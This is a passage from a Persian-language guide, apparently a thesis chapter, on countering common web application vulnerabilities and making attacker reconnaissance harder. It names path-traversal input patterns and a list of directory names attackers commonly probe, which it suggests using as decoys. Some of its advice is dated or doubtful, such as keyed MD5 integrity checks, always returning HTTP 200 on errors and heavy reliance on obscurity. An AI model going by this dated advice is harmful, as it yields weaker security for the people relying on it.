- **همیشه ویروس‌کش ها و دیوار آتش و سرویس دهنده خود را به روز نگه دارید**: با این کار جلوی اجرای سو استفاده های احتمالی آشکار شده از سرویس دهنده و برنامه کاربردی تحت وب تا حد زیادی گرفته می شود.

- **در ASP**: قوانینی که در بالا گفته شد برای این زبان کافی می باشند. ضمن اینکه در تنظیمات IIS، یک کاربر خاص برای اجرای هر سایت تعریف کنید که فقط به پوشه های همان سایت خاص مجوز دسترسی داشته باشد و از اجرای سایت ها با کاربر پیش فرض (IUSR) خودداری کنید. این کاربر تعریف شده، در تنظیم سیاست های گروهی (Group Policy) ویندوز نیز باید از محدودیت های کاربر پیش فرض (IUSR یا Guest) پیروی کند.

- **در Java**: مدیریت امنیت Java EE را فعال کنید تا از دسترسی فایل ها به خارج از پوشه ریشه وب جلوگیری کند. همچنین هیچگاه از پیش فرض FileServlet استفاده نکنید.

۴.۲.۴. روش مقابله با Insecure Direct Object Reference:

بهترین روش مقابله با این آسیب پذیری، استفاده از مسیرهای غیرمستقیم است. اگر هم مسیر مستقیم به یک شی مورد نیاز است، مطمئن شوید که کاربر اجازه استفاده از آن را داشته باشد. روش استفاده از مسیرهای غیر مستقیم به یک شی، در قسمت قبل توضیح داده شد. مواردی که باید در اینجا کنترل شوند عبارتند از:

- **پرهیز از نشان دادن مسیر مستقیم یک شی محرمانه به کاربران**: تا جایی که امکان دارد باید از چیزهایی مانند نام فایل ها یا کلیدهای اصلی به صورت مستقیم استفاده نشود.

- **اعتبار سنجی مراجعه به یک شی محرمانه**: استفاده از روند "Accept known good" پیشنهاد می شود.

- **بررسی اجازه داشتن برای همه اشیا**: سنجش اجازه های یک کاربر در مراجعه به همه اشیا موجود باید انجام شود.

- **بررسی ورودی ها**: ورودی ها باید برای نداشتن کاراکترهایی نظیر 00% یا /.. و مانند آنها بررسی شوند.

- **استفاده از پارامترهای کنترلی**: استفاده از پارامترهای کنترلی برای جلوگیری از دستکاری ورودی ها پیشنهاد می شود. این کار می تواند توسط یک رشته درهم مثلا MD5 با یک کلید محرمانه که قابل حدس زدن نباشد، در پارامترهای ورودی انجام گردد تا از صحت ورودی ها اطمینان حاصل شود.

۵.۲.۴. روش مقابله با Cross Site Request Forgery:

برنامه های کاربردی باید مطمئن گردند که تنها برپایه اعتبارنامه هایی که به صورت خودکار از مرورگرها ثبت می شوند استوار نیستند. تنها راه حل این حمله، استفاده از کلید رمزی است که به صورت سفارشی و تصادفی برای هرکس ساخته می شود و مرورگر نیز نمی تواند آن را به یاد بیاورد.

استراتژی های زیر برای برنامه های کاربردی تحت وب پیشنهاد می شوند:

- **مطمئن شدن از اینکه برنامه آسیب پذیری XSS ندارد**: علت این موضوع در فصل دوم در قسمت توضیح CSRF آمده است.

- **وارد کردن کلیدهای رمزی سفارشی و تصادفی به هر آدرس URL یا یک form**: این کلید رمزی به صورت خودکار توسط مرورگر فرستاده نمی شود و نیز مرورگر نمی تواند آن را به یاد بیاورد. کدهای HTML زیر یک مثال در همین زمینه را نشان می دهند:

```
<form action="/transfer.do" method="post">
<input type="hidden" name="8438927730" value="43847384383">
…
```

```
</form>
```

- **اعتبار سنجی دوباره یا signing مجدد برای انجام درخواست های حساس**: این کار به منظور حقیقی بودن درخواست انجام می شود. حتی می توان برای مطمئن شدن از حقیقی بودن درخواست، از مکانیزم های خارجی نظیر فرستادن یک ایمیل یا پیام کوتاه به تلفن همراه کاربر استفاده کرد.

- **عدم پذیرش درخواست های حساس با متد GET (با استفاده از URL)**: برای پردازش داده های حساس کاربر، تنها از متد POST، که از طریق یک form انجام می شود، استفاده کنید. با این حال، آدرس URL هدف، می تواند شامل یک رشته رمزی تصادفی و سفارشی برای جلوگیری از اجرای حمله CSRF باشد.

- **فرستادن اطلاعات تنها با متد POST حفاظت موثری نیست**: همانطور که قبلا گفته شد باید در آدرس URL هدف، از یک رشته رمزی تصادفی و سفارشی استفاده کرد.

- **استفاده از پارامتر Referrer**: اگرچه این پارامتر نیز به سادگی قابل تغییر است، اما به عنوان یک روش کمکی در کنار روش های دیگر توصیه می شود. در این حالت، با کنترل این پارامتر از همان ابتدا، می توان درخواست های مخرب را نپذیرفت و از گذاشتن بار اضافی روی سرویس دهنده خودداری کرد.

- **استفاده از پارامترهای کنترلی**: استفاده از پارامترهای کنترلی برای جلوگیری از دستکاری ورودی ها پیشنهاد می شود. این کار می تواند توسط یک رشته درهم مثلا MD5 با یک کلید محرمانه که قابل حدس زدن نباشد، در پارامترهای ورودی انجام گردد تا از صحت ورودی ها اطمینان حاصل شود.

- **در زبان Java**: در Struts می توان از org.apache.struts2.components.Token کمک گرفت.

۶.۲.۴. روش مقابله با Information Leakage and Improper Error Handling:

برای مقابله با این آسیب پذیری علاوه بر بررسی برنامه با ابزاری مانند OWASP's WebScarab، باید از روش های زیر استفاده کرد:

- **مطمئن شوید تمام گروه توسعه دهندگان نرم افزار در مواجهه با خطاها، از یک روش مشترک استفاده می کنند.**

- **غیرفعال یا محدود کردن جزئیات رفع اشکال**: مخصوصا اطلاعات اشکال زدایی و نشانه های پشته[1] و اطلاعات مسیر فایل ها، نباید به کاربر نهایی نشان داده شوند.

- **مطمئن شوید که مسیرهای امن که کارهای مختلفی می کنند، پیغام های خطای مساوی یا مشابه و در زمان مساوی نشان دهند**: برای نمونه در صورت درست نبودن چه نام کاربری و چه رمز عبور پیغام "The username or password is not correct" را نشان دهد. همچنین اگر پیاده-سازی میزان زمان مساوی مقدور نیست، سعی کنید از یک زمان تصادفی برای انجام همه تبادلات استفاده کنید تا مهاجم اطلاعات خاصی از طریق مقدار زمان، دریافت نکند.

- **برای تمامی لایه های اجرایی باید نشان دادن جزئیات خطا غیر فعال باشد**: برای نمونه اگر از IIS و MSSQL استفاده می کنید، باید هر دو را طوری تنظیم کنید که جزئیات خطا را نمایش ندهند.

- **ساخت یک صفحه که در موقع رخ دادن همه نوع خطا آن را نمایش دهد**: بدین صورت دیگر مهاجم نمی تواند از رخ دادن خطا اطلاع دقیق کسب کند و بیشتر برنامه های خودکار در تشخیص خطا متوقف خواهند شد. برای نمونه مهاجم دیگر نمی تواند بفهمد که یک فایل خاص روی سایت مورد نظر وجود دارد یا خیر. علاوه بر اینها با این عمل می توان خطای اتفاق افتاده را ثبت کرد تا وقوع حمله یا پتانسیل وقوع حمله آشکار شود.

[1] Stack traces

- **استفاده از تکنیک های مبهم سازی برای امنیت "security through obscurity"**:
بدین منظور اشکال زدای برنامه را طوری تنظیم می کنیم که در هر حالت با وقوع هر نوع خطایی، مقدار "200" که به معنی عدم رخ دادن خطا است را برگرداند. به این ترتیب بسیاری از برنامه های خودکار جستجوی آسیب پذیری، حتی اگر خطای مهمی اتفاق بیفتد، متوجه نخواهند شد.

- **استفاده از پیغام های خطای تصادفی امنیت را کمتر می کند**: بسیاری از سازمان های بزرگ برای پیگیری خطای به وجود آمده، کاربر را به صفحه ای می برند و یک پیغام خطای تصادفی و واحد به وی نمایش می دهند. با این کار گرچه نفوذگر و برنامه های خودکار علت وقوع خطا را نمی فهمند، اما به وجود آمدن خطا را می توانند شناسایی کنند.

- **توصیه مهم**: مطمئن شوید که برنامه کاربردی در صورت وقوع خطا همواره مقدار HTTP 200 یا HTTP 302 را برمیگرداند.

۷.۲.۴. روش مقابله با Broken Authentication and Session Management:

اعتبارسنجی به یک ارتباط امن و ذخیرسازی اعتبارنامه ها نیاز دارد. ابتدا باید دانست که SSL در تمام قسمت های اعتبارسنجی باید وجود داشته داشته باشد (Insecure Communications را ببینید) و اعتبارنامه ها نیز به صورت رمز شده یا درهم شده ذخیره می شوند (Insecure Cryptographic Storage را ببینید).

جلوگیری از خطاهای اعتبارسنجی نیازمند برنامه دقیقی است که مهمترین آنها عبارتند از:

- **فقط از مکانیزم های درونی مدیریت نشست ها استفاده کنید**: تحت هیچ شرایطی یک رسیدگی کننده به نشست ثانویه نسازید یا از آن استفاده نکنید.

- **یک شناسنده نشست جدید یا قبلا تنظیم شده یا غیر معتبر را توسط یک URL قبول نکنید**: چرا که این یک حمله است و "session fixation" نامیده می شود.

- **برای اعتبار سنجی یا مدیریت نشست ها از کوکی ها استفاده نکنید یا آنها را محدود کنید**: برای هدف هایی نظیر "remember me" یا "single-sign on" نباید از روش های دست ساز استفاده کنید. می توانید از روش های دیگری که ثابت شده هستند مانند SSO[1] های پیش ساخته یا راه حل اعتبار سنجی متحد[2] استفاده کنید.

- **تنها از یک مکانیزم اعتبار سنجی استفاده کنید**: که این مکانیزم باید قوی و جامع باشد. مطمئن شوید که این مکانیزم به سادگی در معرض حملات کلاهبرداری[3] و Replay attack قرار نمی گیرد. این مکانیزم را خیلی پیچیده نکنید تا خودش آسیب پذیر نگردد.

- **اجازه انجام فرآیند ورود را از یک صفحه غیر امن و رمز نشده، ندهید**: همیشه فرآیند ورود را از یک صفحه امن ثانویه با یک مشخصه نشست جدید انجام دهید. با این کار جلوی بسیاری حملات نظیر دزدی اعتبار نامه یا نشست، حملات کلاهبرداری و حملات session fixation (تعیین نشست کاربر به مقداری معلوم) گرفته می شود.

- **ساخت یک نشست جدید در صورت اعتبار سنجی موفق یا تغییر سطح مجوزها.**

- **گذاشتن گزینه خروج از سایت در تمامی صفحات**: در فرآیند خروج باید تمامی نشست های سمت سرور و همچنین کوکی های سمت کاربر، به کلی نابود شوند. در این قسمت باید به فاکتورهای انسانی نیز دقت کرد تا کاربران به استفاده از گزینه خروج از سایت پس از پایان کارهایشان تشویق شوند.

---

[1] Single Sign-On
[2] Federated authentication solutions
[3] Spoofing

- **استفاده از مدت زمان دوام اعتبار**: باید یک مدت زمانی نسبتا کوتاه برای حذف نشست های غیر فعال در سایت وجود داشته باشد و کاربر را از برنامه خارج کند.

- **استفاده از توابع قدرتمند فرعی در سیستم اعتبار سنجی**: همانطور که نام کاربری و رمز عبور اعتبار یک کاربر را تعیین می کند، سوالات و پاسخ هایی که برای فراموش کردن رمز عبور یا ریست آن پرسیده می‌شود نیز اعتبار کاربر را تعیین می کند. لذا توابع مربوط به آن باید امن و قدرتمند باشند. همچنین برای فاش نشدن داده های محرمانه کاربر، از روش های درهم سازی یک طرفه برای این پاسخ‌ها باید استفاده کرد.

- **هیچ شناسه نشست یا هر قسمت دیگر اعتبارنامه های معتبر را به وسیله URL یا ثبت وقایع فاش نکنید**: هیچ گاه رمز عبور یا نشست کاربر را در ثبت وقایع ننویسید.

- **همیشه رمز عبور قدیمی را هنگام تغییر رمز عبور از کاربر بخواهید و آن را بررسی کنید.**

- **هیچ گاه سیستم اعتبار سنجی را بر پایه اعتبارنامه هایی که قابل کلاهبرداری هستند قرار ندهید**: مانند آدرس های IP، لیست DNS[1] یا Reverse DNS، صفحات ارجاعی و نظایر آن.

- **در مورد فرستادن اطلاعات محرمانه به آدرس های ایمیل ثبت شده محتاط باشید**: هیچگاه ایمیل شخص را به عنوان تنها فاکتور ریست رمز عبور قرار ندهید[2]. از رشته های تصادفی که در زمان محدودی فعال هستند برای دسترسی به تنظیم مجدد رمز عبور استفاده کنید. توجه کنید که چون یک کاربر می تواند آدرس ایمیل خود را تغییر دهد، قبل از تغییر آن رمز عبور را از وی بخواهید و یا یک نامه به آدرس ایمیل قبلی وی برای تایید بفرستید.

[1] Domain Name Server/Service
[2] http://ha.ckers.org/blog/20061109/email-as-half-factor-authentication

۸.۲.۴. روش مقابله با Insecure Cryptographic Storage:

مهمترین نکته ای که وجود دارد این است که بدانیم آیا چیزهایی که باید رمز می شدند واقعا رمز شده-اند یا خیر. پس باید مطمئن شویم که رمزنگاری به درستی پیاده سازی شده باشد. موارد زیر برای اجرای یک رمزنگاری درست توصیه می گردد:

- **هیچگاه خودتان الگوریتم های رمزنگاری نسازید**: تنها از الگوریتم های تایید شده عمومی نظیر AES، RSA با رمزنگاری کلید عمومی، SHA-256 یا بهتر از اینها استفاده کنید.

- **از الگوریتم های ضعیف استفاده نکنید**: الگوریتم هایی نظیر MD5/SHA1 امروزه ضعیف محسوب می شوند و استفاده از SHA-256 یا بهتر از آن پیشنهاد می گردد.

- **کلیدها را بدون ارتباط با اینترنت تهیه کنید و کلیدهای خصوصی را در محل امنی نگهداری کنید**: هیچ وقت کلیدهای خصوصی را از طریق اینترنت در کانال های غیر امن نفرستید.

- **وقتی از اعتبار نشست و SSL استفاده می کنید، برای تمام طول مدت نشست باید از آن استفاده کنید**: فقط حفاظت از صفحه ورودی کافی نیست، به دلیل اینکه داده ها و اطلاعات نشست باید رمزنگاری شده باشند.

- **از امنیت اعتبارنامه های زیرساخت ها نظیر اعتبارنامه های پایگاه داده یا سایر سرویس دهنده ها اطمینان حاصل کنید**: این کار را می توانید از طریق مجوزدهی و تعیین سطح دسترسی سختگیرانه انجام دهید. البته می توانید با رمزنگاری امن و غیر قابل بازگشایی، توسط کاربر محلی یا کاربر از راه دور، نیز این کار را انجام دهید.

- **از عدم رمزگشایی آسان داده های رمز شده و ذخیره شده اطمینان حاصل کنید**: برای مثال، رمزنگاری پایگاه داده در صورتی که راه دسترسی به پایگاه داده رمز شده نباشد بی معنی خواهد بود.

- **هیچگاه داده های غیر ضروری را ذخیره نکنید**: بهترین حالت برای اینکه مهاجمان نتوانند از داده ها استفاده کنند، در کنار رمزنگاری آنها، اینست که داده های غیر ضروری که نفوذگر به آنها نیاز دارد اما برنامه کاربردی به آنها نیاز ندارد را هیچ گاه ذخیره نکنیم. برای مثال هم اکنون برنامه های کاربردی تحت وب بر طبق قانون نباید تحت هر شرایطی عدد CVV[1] روی کارت های اعتباری را ذخیره کنند[2].

۹.۲.۴. روش مقابله با Insecure Communications:

چندین نکته برای تنظیم درست SSL برای یک برنامه کاربردی تحت وب وجود دارد، که به همین دلیل فهمیدن و تحلیل کردن شرایط اهمیت دارد. برای مثال، IE 7.0[3] یک نوار سبز را برای سندهای کاملا معتبر نشان می دهد، اما این امر به تنهایی کنترل مناسبی برای اثبات استفاده امن از رمزنگاری نیست:

- **از SSL برای تمامی ارتباطات که داده های حساس را می فرستند استفاده کنید**: این اطلاعات می تواند شامل اعتبارنامه ها، جزئیات کارت اعتباری، وضعیت سلامتی و دیگر اطلاعات خصوصی باشد.

- **از ارتباط امن بین خود سرویس دهنده ها، برای مثال سرویس دهنده پایگاه داده با سرویس دهنده وب، اطمینان حاصل کنید**: معمولا اطلاعات بین سرویس دهنده ها به دلیل اعتمادی که به هم دارند از اهمیت بالایی برخوردار بوده و باید کاملا امن شوند.

[1] Card Verification Value
[2] PCI Data Security Standard v1.1, https://www.pcisecuritystandards.org/pdfs/pci_dss_v1-1.pdf
[3] Internet Explorer 7.0

- **تمامی ارتباطات روی سرویس دهنده هایی که با مشتریان کارت های اعتباری سر و کار دارند هم اکنون باید طبق قانون[1] امن باشند**: به همین دلیل تمامی کاربران، کارمندان و مدیران این سیستم ها باید از ارتباطات امن استفاده کنند.

- **یکی از روش های مقابله با استراق سمع های مستقیم، استفاده کردن از نام های نامربوط برای فرستادن اطلاعات به سرویس دهنده است**: سایت هایی که از SSL هم استفاده می کنند می توانند هدف استراق سمع با SSL های جعلی قرار بگیرند و اگر کاربر اعتبار SSL را ندیده بگیرد، به راحتی در معرض این حمله قرار می گیرد. از آنجایی که در نتیجه استراق سمع های شبکه معمولا اطلاعات بسیار زیادی به دست می آید، نفوذگران معمولا به دنبال مقادیر رشته های پرکاربرد نظیر Password، Passwd، Username، UserID و مانند آنها در بسته های HTTP می گردند و از باقی صرف نظر می کنند. همچنین اگر مهاجمان سایت خاصی را هدف گرفته باشند، نام مقادیر ارسالی آن را به ابزار های خود می دهند تا مقادیر ارسالی را از بین بسته ها پیدا کند. حال اگر برنامه کاربردی تحت وب از نام هایی برای ارسال مقادیر خود استفاده کند که با هر بار بازتازه کردن صفحه تغییر کنند و معنای خاصی نیز نداشته باشند (مثل q12ee22 به جای فیلد Username)، می تواند تا حد زیادی کاربران خود را از حملات مستقیم استراق سمع مصون بدارد.

۱۰.۲.۴. روش مقابله با Failure to Restrict URL Access:

باید زمان بگذارید و ماتریسی از دسترسی های اشخاص یا نقش ها به توابع یا فایل های برنامه کاربردی تحت وب تهیه کنید، چرا که این یک قدم کلیدی برای رفع این آسیب پذیریست. برنامه کاربردی تحت وب باید دسترسی ها را با هر URL یا اجرا شدن توابع، بررسی کند. صحیح نیست که کنترل های

[1] PCI Data Security Standard v1.1

دسترسی را در لایه نمایش بگذاریم و منطق برنامه را بدون حفاظت رها کنیم. همچنین، تنها یک دفعه بررسی درست نیست، بلکه باید در هر بار تقاضای دسترسی به یک فایل یا تابع، دسترسی کاربر کنترل شود. به عبارت دیگر اینطور نباید باشد که در فایل های ترتیبی مهاجم بتواند به دومین فایل بدون نیاز به کنترل دسترسی وارد شود، به این دلیل که تنها در فایل اول دسترسی ها کنترل می شوند.

برای جلوگیری از این آسیب پذیری و ایجاد کنترل های دسترسی باید به موارد زیر توجه داشت:

- **اطمینان از اینکه ماتریس کنترل های دسترسی، بخشی از منطق، معماری و طراحی برنامه کاربردی تحت وب است.**

- **اطمینان از اینکه تمامی URLها و توابع برنامه با مکانیزم های کنترل دسترسی موثر، حفاظت شده اند**: که به نقش کاربر و پردازشی که باید صورت بپذیرد رسیدگی می کنند. مطمئن شوید که این عمل در هر مرحله انجام می شود و نه فقط در اول یک پردازش چند مرحله ای.

- **یک آزمون نفوذ[1] اجرا کنید**: پیش از برپاسازی یا تحویل دادن کدها، برای اطمینان از عدم آسیب-پذیری برنامه توسط یک نفوذگر حرفه ای، خود آزمون های نفوذ علیه برنامه کاربردی تحت وب را اجرا کنید.

- **توجه خاصی به فایل های کتابخانه ای داشته باشید**: مخصوصا وقتی این فایل ها پسوندهای قابل اجرایی نظیر ASP دارند. اگر امکان دارد باید آنها را از قسمتی که از طریق وب در دسترس هستند، خارج کرد. همچنین باید بررسی کرد که آیا دسترسی مستقیم به آنها می تواند خطرناک باشد یا نه. بهترین کار این است که این فایل ها فقط شامل توابع و روال ها و مانند اینها باشند که نیاز به صدا کردن داشته باشند؛ با این کار اگر این فایل ها مستقیما مورد دسترسی قرار بگیرند، هیچ اتفاقی نخواهد افتاد.

[1] Penetration test

- **هیچ گاه تصور نکنید که کاربران از آدرس های URLهای مخفی یا خاص، بی خبر هستند**: همیشه تمامی فایل ها را برای دسترسی بررسی کنید.

- **جلوی اجرای انواع دیگر فایل ها که در برنامه یا سایت شما مورد استفاده نیستند را بگیرید**: به صورت ایده‌آل این فیلتر باید از سبک "Accept known good" استفاده کند و در یک سایت به زبان ASP جلوی دسترسی به سایر پسوندها نظیر php.، aspx.، xml.، log. و مانند اینها را بگیرد. در نهایت باید مراقب باشید که در سایت خود نسخه پشتیبان از فایل های برنامه، فایل های مهم حاوی اطلاعات قابل دریافت و مانند اینها را قرار ندهید و اگر می خواهید این کار را انجام دهید باید این فایل-ها بدون کنترل دسترسی قابل دریافت نباشند.

- **همیشه ویروس‌کش ها و دیوار آتش و سرویس دهنده خود را به روز نگه دارید**: با این کار جلوی اجرای سو استفاده های احتمالی آشکار شده از سرویس دهنده و برنامه کاربردی تحت وب تا حد زیادی گرفته می شود.

۳.۴. روش های مقابله با مراحل حمله از طریق دشوار سازی عملیات نفوذ:

همانطور که در فصل قبل گفته شد، اگر بتوانیم در حین مرحله اساسی حمله اخلال ایجاد کنیم، خواهیم توانست سرعت کار نفوذگران را کندتر و کار آنها را دشوارتر کنیم و بدین ترتیب امنیت بیشتری را به برنامه و سایت خود ببخشیم. پس در اینجا روش های اخلال در این دو مرحله را از طریق خود برنامه های کاربردی تحت وب بیان می کنیم.

گفتنیست چندین روش اخلال در روش های خودکار شناسایی و حمله در قسمت قبل گفته شد که در اینجا دیگر به آنها اشاره نخواهیم کرد.

۱.۳.۴. دشوار سازی عملیات شناسایی:

همان طور که در فصل قبل دیدید پیدا کردن نام فایل ها و پوشه ها، برنامه های کاربردی و تکنولوژی های مورد استفاده و نسخه های آنها اهداف مرحله شناسایی هستند.

با اجرای مراحل زیر می توانید عملیات شناسایی را با مشکل جدی روبرو کنید:

- تغییر دادن تمامی پیش فرض های موجود در برنامه های کاربردی که از آنها در برنامه استفاده شده است. نظیر نسخه، نام برنامه، امضاهای افراد یا شرکت سازنده و مانند آنها و همچنین حذف تصاویر پیش فرض و بلااستفاده، لوگوهای تجاری افراد یا شرکت سازنده، فایل های راهنما نظیر readmeها و فایل های بلااستفاده. بعد از انجام این کارها، باید با ابزارهای proxy که قبلا گفته شده، اقدام به فرستادن و گرفتن اطلاعات از برنامه کنید تا مطمئن شوید دیگر الگویی برای شناسایی نام برنامه کاربردی و نسخه مورد استفاده وجود ندارد. حال اگر می توانید که در شکل ظاهری برنامه تغییرات جدی بدهید، باید این کار را نیز انجام دهید. در واقع با این کارها احتمال شناسایی برنامه کاربردی تحت وب مورد استفاده و نیز نسخه موجود را بسیار پایین می آورید.

- تغییر دادن پسوند فایل ها به یک مقدار دیگر و اعمال تنظیمات در سرویس دهنده. که باعث می شود تکنولوژی مورد استفاده تا حد زیادی برای صفحات ASP و JSP مخفی بماند. همچنین استفاده از نام-ها و عواملی که باعث شود با تکنولوژی دیگر اشتباه گرفته شوند. مثلا برای اشتباه گرفته شدن با تکنولوژی Net. می توان از فرم هایی با داشتن مقدار "__VIEWSTATE" در ورودی های خود به صورت مخفی استفاده کرد. توجه داشته باشید که تغییر پسوندها بعضی اوقات خود باعث آسیب پذیر شدن برنامه در مقابل حملاتی مانند فاش شدن کدهای منبع می گردد، پس در استفاده از این مورد باید دقت کافی به عمل بیاید.

- در بخش مربوط به مقابله با Information Leakage and Improper Error Handling مطالبی گفته شد که در اینجا نیز همگی باید رعایت شوند.

- با اینکه بحث ما در مورد برنامه های کاربردی تحت وب است اما از آنجایی که این مورد با مبحث ما در ارتباط است، آن را بیان می کنیم: خود سرویس دهنده های وب مثل IIS یا Apache در سرنامه[1] ارسالی خود به طرف کاربر اطلاعات مهمی نظیر شماره نسخه ها را فاش می کنند که باید با تنظیم صحیح آنها نه تنها اطلاعات درست از سرویس دهنده به سمت کاربر نفرستاد، بلکه داده های جعلی و غلط در مورد سرویس دهنده به طرف کاربر نیز ارسال کرد. در کنار این، حذف پوشه ها و فایل های پیش فرض در خود سرویس دهنده باید انجام پذیرد چرا که خود ممکن است باعث دادن اطلاعات و یا وقوع آسیب پذیری دیگری گردد.

- سعی کنید نام فایل ها و پوشه ها را طوری انتخاب کنید که قابل حدس زدن نباشند. برای مثال می توانید از درهم شده MD5 نام آنها با یک کلید محرمانه استفاده کنید. اگرچه این کار شناسایی را تقریبا غیر ممکن می سازد، اما کار برنامه نویس را هم بسیار دشوار خواهد کرد و احتمال ثبت در موتورهای جستجو نظیر Google را نیز کاهش می دهد. لذا می توانید از این روش فقط برای پوشه های مدیریتی استفاده کنید. روش دیگر در همین حیطه می تواند به این شکل باشد که پوشه ها و نام فایل ها طولانی ولی با معنی باشد اما شیوه دسترسی به آنها فقط از طریق یک صفحه به شکل زیر ممکن باشد:

/index.jsp?pageid={xxxx-xxxx-xxxx-xxxx}&NewsID=10

= فایل اصلی

/News_RandomNumber/CompanyName_News_RandomNumber_Show.jsp

[1] Header

در اینجا توسط یک ماتریس از قبل تعریف شده، {xxxx-xxxx-xxxx-xxxx} به نام صفحه اشاره می کند. در این صورت کار برای برنامه نویس آسان تر شده، اما برای مهاجم همچنان سخت باقی می ماند.

- با گمراه کردن نفوذگران و تلف کردن زمان آنها، هم از وقوع حمله با خبر می شوید و هم تا حد زیادی عملیات نفوذ را به تعویق میاندازید. برای گمراه کردن نفوذگران، می توان از پوشه هایی که نفوذگران همواره در ابتدا به دنبال آنها هستند، استفاده کرد. بعضی از این نام ها به صورت زیر هستند:

/admin/, /admin/db/, /admin/logs/, /database/, /editor/, /statistic/, /backup/, /admin/uploader/, /admin/filemanager/, /admin/users/, /cpanel/, /ftp/, …

با تفکر بیشتر می توان نام های دیگری نیز با توجه به کلمات مهم متداول پیدا کرد. با ساختن این پوشه ها به صورت خالی و جعلی، زمان بسیاری از نفوذگران تلف می شود. حتی می توان پوشه ای به همراه فایل های جعلی، فقط به منظور ذخیره حرکات نفوذگر درست کرد. برای مثال /admin/login.asp وجود داشته باشد، اما همواره پیغام خطای "نام کاربری یا رمز عبور صحیح نیست" را برگرداند و حرکات نفوذگر را ذخیره کند. در این راه، فایل robots.txt نیز می تواند با راهنمایی کردن نفوذگر به بعضی از این پوشه ها گمراه کند.

- سرویس دهنده وب و برنامه کاربردی خود را طوری تنظیم کنید که در صورت بررسی نام فایل ها و پوشه ها در پوشه های موجود، وقتی که خطایی رخ می دهد (مثلا وقتی وجود ندارند)، همواره همان صفحه آخری را نمایش دهد که در آن خطایی رخ نداده است و یا اینکه یک صفحه تصادفی در سایت نمایش داده شود. برای مثال فرض می کنیم که مهاجم در پوشه زیر می خواهد به دنبال نام فایل ها و سایر پوشه ها بگردد:

/news/

و از آنجایی که نفوذگر قبلا به این پوشه سر زده و index.jsp را مرورکرده است، حال که پوشه های زیر که وجود ندارند یا ممنوع هستند را مرور می کند بازهم برایش صفحه index.jsp در همان آدرس زده شده نمایش داده می شود بدون آنکه پیغام خطا یا تغییر مسیر دریافت کند:

/news/admin/

/news/test/

با این عمل تمام جستجوگرهای خودکار از کار خواهند افتاد و حدس زدن نام پوشه ها و فایل ها برایشان غیر ممکن می شود. در عین حال، مهاجمان به صورت دستی نیز با مشکلات زیادی نظیر محدودیت زمان روبرو می شوند.

- توجه داشته باشید با ترکیب روش های بالا با هم خواهید توانست برنامه کاربردی خود را تا حد زیادی از حمله مهاجمان مصون نگه دارید. در کنار این اگر سیستم ثبت وقایع برای یک برنامه کاربردی یا وب سایت وجود داشته باشد، می توان از وقوع حمله مطلع شد.

۲.۳.۴. دشوار سازی عملیات خواندن کدها و استفاده از آسیب پذیری ها:

همیشه نمی توان نام فایل ها و پوشه های برنامه کاربردی وب را مخفی نگه داشت، چرا که اکثر برنامه های کاربردی تحت وب تنها برای یک جای خاص نوشته نمی شوند و در بسیاری جاهای دیگر نیز نصب می شوند و ممکن است در دسترس عموم نیز قرار گیرند. پس دیگر برنامه کاربردی تحت وب از حالت جعبه سیاه خارج می شود، و در این حالت نفوذگران می خواهند آسیب پذیری ها را به صورت جعبه سیاه و جعبه سفید پیدا کنند. اگر برنامه در حالت جعبه سیاه آسیب پذیری از خود نشان ندهد، مهاجمان حرفه ای به سراغ کدهای برنامه خواهند رفت. در این حالت راه هایی وجود دارد که بتوانیم صفحات ASP و JSP را از خوانده شدن مصون نگه داریم و خواندن آنها را سخت و حتی غیر ممکن کنیم:

- برای اینکه خوانایی کدها را پایین بیاوریم کافیست از ابزارهای Obfuscation برای ناخوانا کردن آنها استفاده کنیم. این ابزار ها نام تمامی متغیرها به همراه توابع را به عباراتی بی معنی نظیر z433341 تغییر داده و خود با ایجاد توابع و متغیرهای اضافی خوانایی برنامه را بسیار کاهش می دهند.

- در سرویس دهنده هایی که امکان استفاده از dll. ها را داشته باشیم می توانیم کدهای زبان ASP را به فایل های dll. که به صورت کدهای باینری هستند تبدیل کنیم و با ساختن Object از dll. ساخته شده، توابع برنامه خود را به راحتی اجرا کنیم. نکته این کار اینجاست که برای انجام این کار کدهای زبان ASP (VBScript) باید از کدهای HTML جدا شده باشند وگرنه قابل تبدیل به dll. نخواهند بود. به همین منظور نویسنده این پروژه برنامه ای به نام ASP Template تهیه کرده که در CD ضمیمه موجود است و با آن می توان به راحتی کدهای VBScript را از HTML جدا کرد. این برنامه بدین صورت کار می کند که فایل های HTML جداگانه به صورت قالبی ذخیره می شوند و فایل های ASP فایل های HTML مربوط به خود را پر می کنند. این برنامه برپایه یک برنامه قدیمی[1] کد باز نوشته شده که کارایی و زمان اجرای آن به شدت بهبود یافته است و ویژگی های زیادتری نیز، نظیر فشرده کردن کدهای خروجی، به آن اضافه شده است.

۴.۴. خلاصه فصل:

در این فصل روش های مقابله با آسیب پذیری های وب را بررسی کردیم و برای تمامی آسیب پذیری های مهم راه حل های کلیدی ارائه شد. این آسیب پذیری ها همان هایی بودند که در فصل دوم تعریف و شرح داده شده بودند. ذکر این نکته دوباره اهمیت دارد که هیچ وسیله ای مانند دیوارآتش و مانند آن نخواهد توانست جلوی تمامی حملات نفوذگران روی سایت ها را بگیرد. همانطور که اشاره شد می توان

[1] http://www.codeproject.com/KB/asp/asptemplate.aspx

کار نفوذگر را سخت کرد، اما اگر برنامه آسیب پذیر باشد بالاخره در هم می شکند و فقط زمان نفوذ طولانی تر می شود. پس اگر در این مدت کدهای نوشته شده را مجددا بررسی نکنیم ممکن است نفوذگران سریع تر از ما پی به آسیب پذیری ها ببرند.

بهترین روش تامین امنیت آن است که برنامه نویسان وب با تمام آسیب پذیری ها آشنایی داشته باشند. چرا که یک برنامه کاربردی تحت وب، اساسا خودش باید امن و حفاظت شده باشد و این کار تنها با برنامه نویسی صحیح ممکن است.

۵.۴. منابع فصل:

1. Stuttard Dafydd, Pinto Marcus, "The Web Application Hacker's Handbook Discovering and Exploiting Security Flaws", Wiley Publishing Inc., 2008
2. Open Web Application Security Project, http://www.owasp.org
3. Checklist: ASP Security (IIS 6.0), http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/27043ff9-b319-4ad6-b530-a7ddfd8fcff3.mspx?mfr=true
4. PCI Data Security Standard v1.1, https://www.pcisecuritystandards.org/
5. http://ha.ckers.org/

۵. خلاصه کل مطالب:

